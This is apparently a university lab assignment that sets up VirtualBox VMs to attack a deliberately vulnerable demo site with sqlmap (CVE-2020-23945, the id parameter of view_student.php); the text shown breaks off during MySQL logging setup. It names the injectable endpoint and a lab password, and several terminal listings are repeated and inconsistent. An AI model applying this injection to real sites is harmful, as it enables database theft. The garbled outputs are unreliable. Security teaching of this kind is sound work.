



Artifact Genome Project



This material is based upon work supported by the National Science Foundation under Grant No. 1900210. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

1. Assignment Type

Learn By Doing

2. Assignment Name

Kali Linux SQLMAP Penetration Test: Exploiting MySQL 8.0.28 Security Holes using SQL Injection on Ubuntu 20.04.3

3. Overview

According to a new review of attack data, hackers have various vectors for breaking into web applications, but SQL injection remains by far one of the most frequent. For more than a decade, SQL injection attacks have topped, or nearly topped, the Open Web Application Security Project's (OWASP) top ten web vulnerabilities list (Vijayan, 2019). The fact that so many web applications are still vulnerable to SQL Injection demonstrates the lack of attention paid to security throughout the development stages of websites. This module will exploit a vulnerable web application on an ubuntu 20.04.03 operating system by carrying out an SQL injection using SQLmap in Kali Linux Debian (64 bit) to retrieve all the database records of the web application. The vulnerability exists in the id parameter of the view_student.php file. This parameter can be used by SQLmap to obtain data information in the MySQL 8.0.28 database. The CVE ID is CVE-2020-23945. This module shows that web developers need to emphasize developing an application that can communicate securely with the database in the back-end. This assignment will provide a deep understanding of how web applications can be attacked.

4. Learning Objectives

- To be able to detect if a website is vulnerable to SQL Injection.
- To successfully penetrate the website by retrieving the database records.
- To understand tools used in penetration testing.

5. Tools Needed

- Ubuntu 20.04.3
- Kali Linux Debian (64-bit or 32 bit)
- SQLMAP 1.6
- Oracle VirtualBox 6.1

6. Artifact Tags

Demo Website running on Ubuntu Operating System - Open Virtual Application file (.ova)

7. Task 1: Artifact Investigation

Click on the Artifact Tag above or search the artifact names within AGP. Read through each artifact and gather an understanding of all the presented information. You may view the download files through the artifact view, or if a different view is desired, you may use the download files. Review the information. Once you have a basic understanding of the information these artifacts are presenting, continue with Task 2.


8. Task 2: Load the demo website and Kali-Linux through Oracle VirtualBox

- If you do not have VirtualBox already installed please use the link above to install it.
- Once VirtualBox is installed click on the artifact and download it.
- After installing VirtualBox, open it and import the artifact which contains the demo website.
- Load the demo website by entering the URL - "http://localhost/beunique" in the browser.
- At this time also load the downloaded Kali Linux file. The Ubuntu operating system password is sqlinjection\$12&

9. Task 3: Configure Network Connectivity between the two Virtual Machines

We will set up a separate NAT network for both virtual machines by doing the following:

- Open Oracle VirtualBox, then click on File, click on Preferences.
- Click on Network, click on the + sign to add a new network, and click on the gear icon to rename the Network to "LabNetwork".
- Change the Network CIDR to 192.168.100.0/24 and click OK. It should look like this:




NAT Network Settings

- Click on the settings of the Kali Linux machine and go to the network settings, once there attach the NAT Network.
- Then choose LabNetwork.
- Start the Kali VM. The username and password is 'kali'
- In the Network settings of the Ubuntu virtual machine, connect to NAT Network,
- Then select LabNetwork.
- Start the Ubuntu VM
- In the Ubuntu VM, open the terminal and enter ifconfig to check the IP address.
- To confirm that both VMs are connected, ping the Ubuntu IP address in the Kali terminal.
- Assuming the Ubuntu VM has the IP address - 192.168.100.5.
- Open the kali terminal and type "ping 192.168.100.5".
- Press Ctrl + Z to stop pinging.


10. Task 4: Enable MySQL Query Logging

- There are two MySQL logs that need to be enabled: mysql-slow.log and query.log
- By default, both logs are disabled. The log files can be enabled by editing the MySQL configuration file: my.cnf located in the directory: /etc/mysql/mysql.conf.d/my.cnf
- Open the terminal in the Ubuntu VM.
- Here is what the output might look like:



Ubuntu Terminal


- Run the command: `cd /etc`
- Here is what the output might look like:

A terminal window titled 'aelem1@aelem1-VirtualBox: /etc'. The prompt is 'aelem1@aelem1-VirtualBox:~\$' and the command 'cd /etc' has been entered. The new prompt is 'aelem1@aelem1-VirtualBox:/etc\$' with a cursor at the end.

```
aelem1@aelem1-VirtualBox:~$ cd /etc
aelem1@aelem1-VirtualBox:/etc$
```

changing directory to etc


- Run the command: ls to lists files and directories within the etc directory
- Here is what the output might look like:

A terminal window titled 'aelem1@aelem1-VirtualBox: /etc'. The prompt is 'aelem1@aelem1-VirtualBox:/etc\$' and the command 'ls' has been entered. The output is a long list of files and directories in the /etc directory, displayed in three columns.

```
aelem1@aelem1-VirtualBox:/etc$ ls
ethertypes      mtools.conf    ubuntu-advantage
firefox         mysql          ucf.conf
fonts           nanorc         udev
fprintd.conf    netplan        udisks2
fstab           network        ufw
fuse.conf       networkd-dispatcher
fwupd          NetworkManager
gai.conf        networks
gamemode.ini    newt
gdb             nsswitch.conf  usb_modeswitch.conf
gdm3            openvpn        usb_modeswitch.d
geoclue         opt            vim
ghostscript     os-release    vmware-tools
glvnd           PackageKit    vtrgb
gnome           pam.conf      vulkan
groff           pam.d         wgetrc
group           papersize     wpa_supplicant
group-          passwd        X11
grub.d          passwd-       xattr.conf
gshadow         pcmcia        xdg
gshadow-        perl          xml
gss             php           zsh_command_not_found
gtk-2.0         phpmyadmin
```

Listing files and directories within etc

- Run the command: `cd mysql`
- Here is what the output might look like:

A terminal window titled 'aelem1@aelem1-VirtualBox: /etc/mysql' showing a directory listing of the /etc directory. The files are listed in three columns. The first column contains: firefox, fonts, fprintd.conf, fstab, fuse.conf, fwupd, gai.conf, gamemode.ini, gdb, gdm3, geoclue, ghostscript, glvnd, gnome, groff, group, group-, grub.d, gshadow, gshadow-, gss, gtk-2.0. The second column contains: mysql, nanorc, netplan, network, networkd-dispatcher, NetworkManager, networks, newt, nsswitch.conf, openvpn, opt, os-release, PackageKit, pam.conf, pam.d, papersize, passwd, passwd-, pcmcia, perl, php, phpmyadmin. The third column contains: ucf.conf, udev, udisks2, ufw, update-manager, update-motd.d, update-notifier, UPower, usb_modeswitch.conf, usb_modeswitch.d, vim, vmware-tools, vtrgb, vulkan, wgetrc, wpa_supplicant, X11, xattr.conf, xdg, xml, zsh_command_not_found. At the bottom, the prompt 'aelem1@aelem1-VirtualBox:/etc\$' is followed by the command 'cd mysql', and the next line shows the prompt 'aelem1@aelem1-VirtualBox:/etc/mysql\$' with a cursor.

```
aelem1@aelem1-VirtualBox: /etc/mysql
firefox      mysql        ucf.conf
fonts        nanorc       udev
fprintd.conf netplan      udisks2
fstab        network     ufw
fuse.conf    networkd-dispatcher update-manager
fwupd        NetworkManager update-motd.d
gai.conf     networks    update-notifier
gamemode.ini newt         UPower
gdb          nsswitch.conf usb_modeswitch.conf
gdm3         openvpn     usb_modeswitch.d
geoclue      opt         vim
ghostscript  os-release  vmware-tools
glvnd        PackageKit  vtrgb
gnome        pam.conf    vulkan
groff        pam.d       wgetrc
group        papersize   wpa_supplicant
group-       passwd      X11
grub.d       passwd-     xattr.conf
gshadow      pcmcia      xdg
gshadow-     perl        xml
gss          php         zsh_command_not_found
gtk-2.0      phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$
```

changing directory to mysql

- Run the command: `ls`
- Here is what the output might look like:

```

aelem1@aelem1-VirtualBox: /etc/mysql
fstab          network      ufw
fuse.conf      networkd-dispatcher update-manager
fwupd          NetworkManager update-motd.d
gai.conf       networks    update-notifier
gamemode.ini   newt        UPower
gdb            nsswitch.conf usb_modeswitch.conf
gdm3           openvpn     usb_modeswitch.d
geoclue        opt         vim
ghostscript    os-release  vmware-tools
glvnd          PackageKit vtrgb
gnome          pam.conf    vulkan
groff          pam.d       wgetrc
group          papersize   wpa_supplicant
group-         passwd     X11
grub.d         passwd-    xattr.conf
gshadow        pcmcia     xdg
gshadow-       perl       xml
gss            php        zsh_command_not_found
gtk-2.0        phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$

```

Listing files and directories within mysql

- Run the command: `cd mysql.conf.d`
- Here is what the output might look like:

```


aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
fuse.conf      networkd-dispatcher update-manager
fwupd          NetworkManager    update-motd.d
gai.conf       networks          update-notifier
gamemode.ini   newt              UPower
gdb            nsswitch.conf     usb_modeswitch.conf
gdm3           openvpn           usb_modeswitch.d
geoclue        opt              vim
ghostscript    os-release        vmware-tools
glvnd          PackageKit        vtrgb
gnome          pam.conf          vulkan
groff          pam.d             wgetrc
group          papersize         wpa_supplicant
group-         passwd           X11
grub.d         passwd-          xattr.conf
gshadow        pcmcia           xdg
gshadow-       perl             xml
gss            php              zsh_command_not_found
gtk-2.0        phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$

```

Changing directory to mysql.conf.d

- Run the command: `ls`
- Here is what the output might look like:

A terminal window titled 'aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d'. The window shows a directory listing of files and subdirectories in the current directory. The files listed are: gai.conf, gamemode.ini, gdb, gdm3, geoclue, ghostscript, glvnd, gnome, groff, group, group-, grub.d, gshadow, gshadow-, gss, gtk-2.0, networks, newt, nsswitch.conf, openvpn, opt, os-release, PackageKit, pam.conf, pam.d, papersize, passwd, passwd-, pcmcia, perl, php, phpmyadmin, update-notifier, UPower, usb_modeswitch.conf, usb_modeswitch.d, vim, vmware-tools, vtrgb, vulkan, wgetrc, wpa_supplicant, X11, xattr.conf, xdg, xml, and zsh_command_not_found. The terminal shows the user navigating from /etc/mysql to /etc/mysql/mysql.conf.d and then listing the contents of that directory.

```
aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf fallback  mysql.conf.d
debian.cnf  my.cnf       mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$
```

Listing files and directories within mysql.conf.d

- In order to edit `mysqld.cnf`, we need to change its permission to readable and writeable by running the command `chmod` (change mode): `sudo chmod 644 mysqld.cnf`
- Here is what the output might look like:


```

aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
gamemode.ini      newt              UPower
gdb               nsswitch.conf    usb_modeswitch.conf
gdm3              openvpn          usb_modeswitch.d
geoclue           opt              vim
ghostscript       os-release        vmware-tools
glvnd              PackageKit       vtrgb
gnome              pam.conf         vulkan
groff              pam.d            wgetrc
group              papersize         wpa_supplicant
group-             passwd           X11
grub.d             passwd-          xattr.conf
gshadow            pcmcia           xdg
gshadow-           perl             xml
gss                php              zsh_command_not_found
gtk-2.0            phpmyadmin

aelem1@aelem1-VirtualBox:/etc$ cd mysql
aelem1@aelem1-VirtualBox:/etc/mysql$ ls
conf.d      debian-start  my.cnf.fallback  mysql.conf.d
debian.cnf  my.cnf        mysql.cnf
aelem1@aelem1-VirtualBox:/etc/mysql$ cd mysql.conf.d
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ ls
mysql.cnf  mysqld.cnf
aelem1@aelem1-VirtualBox:/etc/mysql/mysql.conf.d$ sudo chmod 644 mysqld.cnf
[sudo] password for aelem1:

```

changing mode of mysqld.cnf

- Enter the password: sqlinjection\$12&
- Here is what the output might look like:

```


aelem1@aelem1-VirtualBox: /etc/mysql/mysql.conf.d
gdb               nsswitch.conf    usb_modeswitch.conf
gdm3              openvpn          usb_modeswitch.d
geoclue           opt              vim
ghostscript       os-release        vmware-tools
glvnd              PackageKit       vtrgb
